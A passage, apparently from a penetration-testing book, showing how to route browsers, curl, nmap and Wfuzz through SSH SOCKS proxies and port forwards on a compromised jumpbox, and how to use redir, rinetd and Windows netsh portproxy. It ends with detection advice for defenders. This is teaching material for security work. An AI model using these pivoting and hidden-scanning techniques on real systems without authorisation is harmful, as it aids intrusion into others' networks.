Configuring the Firefox browser to utilize a SOCKS proxy in either Linux or Windows. Be sure to check the "Proxy DNS when using SOCKS v5" box to prevent DNS lookup leakage.




Figure 7.3: Configure Firefox to utilize a SOCKS5 proxy.

7.4.2 Chrome

Out of the box, Chrome relies on the Windows system-wide proxy settings.




Figure 7.4: Configure Windows Chrome to utilize a SOCKS proxy.

In Linux, configuring the Chrome browser to utilize a SOCKS proxy requires a command line switch like `--proxy-server="socks5://foobar:1080"` be added when launching.

```
root@kali:~# google-chrome-stable -h | egrep -A 25 -- "--proxy-server=host:port"
       --proxy-server=host:port
              Specify the HTTP/SOCKS4/SOCKS5 proxy server to use for requests.  Thi
              picked via the options dialog.  An individual proxy server is specifi

                [<proxy-scheme>://]<proxy-host>[:<proxy-port>]

              Where <proxy-scheme> is the protocol of the proxy server, and is one

                "http", "socks", "socks4", "socks5".

              If the <proxy-scheme> is omitted, it defaults to "http". Also note th

              Examples:

                --proxy-server="foopy:99"
                    Use the HTTP proxy "foopy:99" to load all URLs.

                --proxy-server="socks://foobar:1080"
                    Use the SOCKS v5 proxy "foobar:1080" to load all URLs.

                --proxy-server="socks4://foobar:1080"
                    Use the SOCKS v4 proxy "foobar:1080" to load all URLs.

                --proxy-server="socks5://foobar:66"
                    Use the SOCKS v5 proxy "foobar:66" to load all URLs.
```

Figure 7.5: Configure Linux Chrome to utilize a SOCKS proxy.

7.5 curl

curl is "is a tool to transfer data from or to a server". Unlike `nmap` which does not have native proxy support, curl "offers a busload of useful tricks like proxy support" (`https://linux.die.net/man/1/curl`). This capability is exposed using the `-x` switch.

Figure 7.6: `curl`'s proxy switch.

Using a SOCKS proxy is straightforward.

```
curl -x socks5://127.0.0.1:9050 http://www.lolcats.com
```




Figure 7.7: Using a SOCKS proxy with `curl`.

7.6 nmap Scanning

`nmap` does not have native SOCKS proxy support, so a tool like `proxychains` must be used. A couple of notes:

- Only the `-sT` (TCP full connect) can be used because the SOCKS proxy will take the initial connection from KALI to JUMPBOX1, then make a new connection from JUMPBOX1 to TARGET1.
- The scan will take longer because of the additional connection overhead with the SOCKS proxy, so choose your ports wisely.

This is what a typical nmap scan through a SOCKS proxy would look like against `scanme.nmap.org` (45.33.32.156) after setting up a dynamic SOCKS proxy. Setup a SOCKS proxy after SSHing into JUMPBOX1.

```
ssh -p 22 nemo@192.168.1.220 -D 9050
```

From KALI, utilize the new proxy to scan `scanme.nmap.org` (45.33.32.156).

```
proxychains nmap 45.33.32.156 -sV -sT -p 22,80,443,8080
```




Figure 7.8: Scanning `scanme.nmap.org` through a SOCKS proxy with `nmap`.

7.7 Wfuzz Web Directory Brute Forcing

Wfuzz is a great tool for bruteforcing hidden web directories and is found pre-installed on Kali. Sometimes when using Wfuzz, you want to hide your true source IP address or you've compromised a host and want to scan through it. That means we can either leverage a SOCKS proxy or an SSH local port forward. This section is meant to demonstrate the options and flexibility you have depending on the situation. Wfuzz supports the use of a proxy using the `-p [ip:port:type]` switch.

Let's see the different options based on if a dynamic SOCKS proxy or SSH local port forward is used when scanning a website being hosted on TARGET1 from a "compromised" JUMPBOX1. SSH into JUMPBOX1 and setup both a local port forward and dynamic SOCKS proxy.

```
ssh -p 22 nemo@192.168.1.220 -D 9050 -L 800:192.168.1.230:80
```




Figure 7.9: Setup a dynamic SOCKS proxy and SSH local port forward.

Let's run `wfuzz` through both tunnels. First up is the dynamic SOCKS proxy with `wfuzz`'s native proxy support.

```
wfuzz -c --hc 404 -z file,/usr/share/dirb/wordlists/big.txt \
    -p 127.0.0.1:9050:SOCKS5 http://192.168.1.230/FUZZ
```




Figure 7.10: Wfuzz through a dynamic SOCKS proxy.

Now let's see how to utilize the SSH local port forward.

```
wfuzz -c --hc 404 -z file,/usr/share/dirb/wordlists/big.txt \
    http://127.0.0.1:800/FUZZ
```




Figure 7.11: Wfuzz through an SSH local port forward.

They were about even in terms of requests/sec, but this test was done on a local area network. In the real world, you may have networking latency or underwhelming compromised host performance, so it may be faster to use the straight through SSH local port forward instead of the SOCKS proxy. Just remember your mileage may vary and that you have options.

8. Advanced Topics

8.1 Overview


This chapter is dedicated to different tools and techniques that can be used to accomplish the similar goals of SSH's `-L`, `-R`, and `-D` switches. In addition, we'll explore how you can share port forwards, utilize Metasploit modules, and escalate your privileges locally using a remote exploit.

8.2 Linux Redirector - redir

`redir` is a "TCP port redirector for UNIX" (`https://github.com/troglobit/redir`) that can be installed using `apt`. It is simply a port redirector and does not encrypt the traffic like an SSH tunnel does. You may have to add "universe" to your `/etc/apt/sources.lst` if it isn't showing up.

```
add-apt-repository universe
apt install redir -y
```


Let's take a look at the switches using `redir -h`:



```
nemo@jumpbox1:~$ redir -h

Usage: redir [-hinspv] [-b IP]  [-f TYPE] [-I NAME] [-l LEVEL] [-t SEC]
                       [-x STR] [-m BPS] [-o FLAG] [-w MSEC] [-z BYTES]
                       [SRC]:PORT [DST]:PORT

Options:
 -b, --bind=IP            Force specific IP to bind() to when listening
                          for incoming connections
 -h, --help               Show this help text
 -f, --ftp=TYPE           Redirect FTP connections.  Where type is
                          one of: 'port', 'pasv', or 'both'
 -i, --inetd              Run from inetd, SRC:PORT comes from stdin
                          Usage: redir [OPTIONS] [DST]:PORT
 -I, --ident=NAME         Identity, tag syslog messages with NAME
 -l, --loglevel=LEVEL     Set log level: none, err, notice*, info, debug
 -n, --foreground         Run in foreground, do not detach from terminal
 -p, --transproxy         run in linux's transparent proxy mode
 -s, --syslog             Log messages to syslog
 -t, --timeout=SEC        Set timeout to SEC seconds, default off (0)
 -v, --version            Show program version
 -x, --connect=STR        CONNECT string passed to proxy server

Compatibility options:
     --lport=PORT         Local port (when not running from inetd)
     --laddr=ADDRESS      Local address (when not running from inetd)
     --cport=PORT         Remote port to redirect traffic to
     --caddr=ADDRESS      Remote address to redirect traffic to
```

Figure 8.1: Specify the lport, laddr, cport, and caddr in redir.

Looks pretty familiar right? Let's configure it to redirect traffic from TCP 28421 of JUMPBOX1's `ens33` interface to TCP 22 of TARGET1's `ens33` interface. Note that port redirection will only occur as long as the binary is running.



```
nemo@jumpbox1:~$ redir --lport 28421 --laddr 192.168.1.220 --cport 22 --caddr 192.168.1.230
```



```
root@kali:~# ssh -p 28421 nemo@192.168.1.220
Last login: Fri Sep  7 22:21:17 2018 from 192.168.1.200
nemo@target1:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.230  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe71:40d0  prefixlen 64  scopeid 0x20<link>
```

Figure 8.2: Specify the lport, laddr, cport, and caddr in redir.

What if we want something more permanent that can run as a service?


8.3 Linux Redirector - rinetd

rinetd is an "Internet TCP redirection server" that can be installed using `apt`. You may have to add "universe" to your `/etc/apt/sources.lst` if it isn't showing up. More information can be found here `https://packages.ubuntu.com/source/bionic/rinetd`

```
add-apt-repository universe
apt install rinetd -y
```

Let's check out the configuration file located here: `/etc/rinetd.conf`. This looks pretty straightforward. Let's configure it to redirect traffic from TCP 28421 of JUMPBOX1's `ens33` interface to TCP 22 of TARGET1's `ens33` interface. Once the configuration file is updated, restart the `rinetd` service and verify it's running:

```
systemctl restart rinetd
netstat -natp | egrep LIST
```



```
root@jumpbox1:/home/nemo# cat /etc/rinetd.conf
#
# this is the configuration file for rinetd, the internet redirection server
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified here
# the wildcards you may use are * and ?
#
# allow 192.168.2.*
# deny 192.168.2.1?


#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress    bindport  connectaddress  connectport
192.168.1.220   28421     192.168.1.230   22

# logging information
logfile /var/log/rinetd.log

# uncomment the following line if you want web-server style logfile format
# logcommon
root@jumpbox1:/home/nemo# systemctl restart rinetd
root@jumpbox1:/home/nemo# netstat -natp LIST
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.1.220:28421     0.0.0.0:*               LISTEN      6467/rinetd
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      757/systemd-resolve
```

Figure 8.3: Specify the `bindaddress`, `bindport`, remote `connectaddress`, and remote `connectport` in the `/etc/rinetd.conf` file.

I'll leave it up to you to utilize it with different tools. The big difference between this and an SSH tunnel is that rinetd does not encrypt the traffic, it simply redirects it. Hopefully you are starting to see that once you have the basics down, most of these tools and concepts are the same.

8.4 Windows Redirector - netsh

Did you know Windows comes with a native TCP port redirector in the binary `netsh.exe`? Let's explore some of the options to utilize this. The feature is called "portproxy" and can only be created from an elevated Administrator shell. Let's demonstrate how we can set one up to proxy our traffic to `github.com`. That's right, it can handle DNS lookups too!

```
# View current portproxies.
netsh interface portproxy show all

# Create the portproxy.
netsh interface portproxy set v4tov4 listenport=3127 \
    connectaddress=github.com connectport=443 protocol=tcp

# View current portproxies.
netsh interface portproxy show all

# Verify it is listening.
netstat -nato | findstr 3127
tasklist | findstr <PID from netstat>

# View portproxy in the registry.
reg query hklm\system\currentcontrolset\services\portproxy /s
```

Deleting the port proxies is straightforward.

```
# Delete the portproxy.
netsh interface portproxy delete v4tov4 listenport=3127 \
    protocol=tcp

# View current portproxies.
netsh interface portproxy show all
```




Figure 8.4: Windows netsh portproxy commands.

You'll notice it is listening on `0.0.0.0:3127`, which means all interfaces. If a firewall rule was added to allow inbound to TCP 3127, other computers could utilize it as well. If you wanted to lock it down to only local traffic, you would specify `listenaddress=127.0.0.1`. Also notice that the process associated with listening port is `svchost.exe`.





Figure 8.5: Windows netsh portproxy redirecting traffic to `github.com`.

For the network defenders, this is definitely a registry key to watch closely because, as there are legitimate uses for a portproxy, it could be used to redirect traffic out of your network. Compromised boxes with beaconing implants would call back to an DMZ box (that has both an internal and external IPs) on a single box, that would then redirect the traffic out of your network to a listening post. As a reminder, these port redirects are stored in the registry.

```
reg query hklm\system\currentcontrolset\services\portproxy /s
```

